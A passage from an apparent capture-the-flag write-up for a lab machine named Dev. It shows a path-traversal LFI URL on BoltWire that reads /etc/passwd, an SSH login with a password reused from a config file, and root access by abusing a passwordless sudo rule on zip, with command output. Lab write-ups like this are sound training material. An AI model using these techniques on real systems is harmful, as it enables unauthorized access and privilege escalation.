
A **Local File Inclusion (LFI)** vulnerability affecting BoltWire was identified as a viable attack vector.

Step 11 : Exploiting Local File Inclusion (LFI)

- The identified LFI vulnerability was exploited by manipulating URL parameters.
- manipulated url : ‘ http://192.168.78.145:8080/dev/index.php?p=action.search&action=../../../../../../etc/passwd ’



- This allowed arbitrary file reads on the server.
- Using this technique, /etc/passwd was accessed, revealing valid system users.



- A user named jeanpaul was identified

```
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
```

Step 12 : SSH access using exposed credentials

- The credentials previously discovered in config.yml were reused to authenticate as the jeanpaul user via SSH.

- Username = Jeanpaul (user)
- password as per found in config.yml “ I_love_java "

```
┌──(root💀kali)-[/mnt/dev]
└─# ssh -i id_rsa jeanpaul@192.168.78.145
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 18 03:22:27 2024 from 192.168.72.136
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$
```

- SSH access was successfully obtained, providing a shell as an administrative user.

Step 13 : Privilege escalation via sudo misconfiguration


- Privilege enumeration was performed using sudo -l. (Command that tell us the files that has root privileges but doesn’t required a password)

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```


- The output revealed that the zip binary could be executed with sudo privileges without requiring a password.

```
jeanpaul@dev:~$ sudo zip
Copyright (c) 1990-2008 Info-ZIP - Type 'zip "-L"' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmddyyyy] [-n suffixes] [zipfile list] [-xi list]
  The default action is to add or replace zipfile entries from list, which
  can include the special name - to compress standard input.
  If zipfile and list are omitted, zip compresses stdin to stdout.
  -f   freshen: only changed files  -u   update: only changed or new files
  -d   delete entries in zipfile    -m   move into zipfile (delete OS files)
  -r   recurse into directories     -j   junk (don't record) directory names
  -0   store only                   -l   convert LF to CR LF (-ll CR LF to LF)
  -1   compress faster              -9   compress better
  -q   quiet operation              -v   verbose operation/print version info
  -c   add one-line comments        -z   add zipfile comment
  -@   read names from stdin        -o   make zipfile as old as latest entry
  -x   exclude the following names  -i   include only the following names
  -F   fix zipfile (-FF try harder) -D   do not add directory entries
  -A   adjust self-extracting exe   -J   junk zipfile prefix (unzipsfx)
  -T   test zipfile integrity       -X   eXclude eXtra file attributes
  -y   store symbolic links as the link instead of the referenced file
  -e   encrypt                      -n   don't compress these suffixes
  -h2  show more help

jeanpaul@dev:~$
```

- A shell script to be injected into the zip file was referenced from the website GFTOBins : ‘ https://gtfobins.github.io/ ’




- The “ sudo ” command was choosen as we are only a superuser now




Step 14: Obtaining root access and capturing the flag

- The privilege escalation was successful, and a root shell was obtained.



- The root directory was accessed, and the final flag file was read.



- This marks the completion of the Dev machine.

Summary

Overall, this machine involved gaining initial access through a misconfigured NFS share, which exposed a password-protected archive containing sensitive files. Cracking the archive led to web application enumeration, where configuration files disclosed database credentials. A vulnerable BoltWire CMS instance was identified and exploited via local file inclusion to enumerate system users. SSH access was obtained using exposed credentials, and privilege escalation was achieved by abusing a misconfigured sudo permission on the zip binary, ultimately resulting in root access and successful flag capture.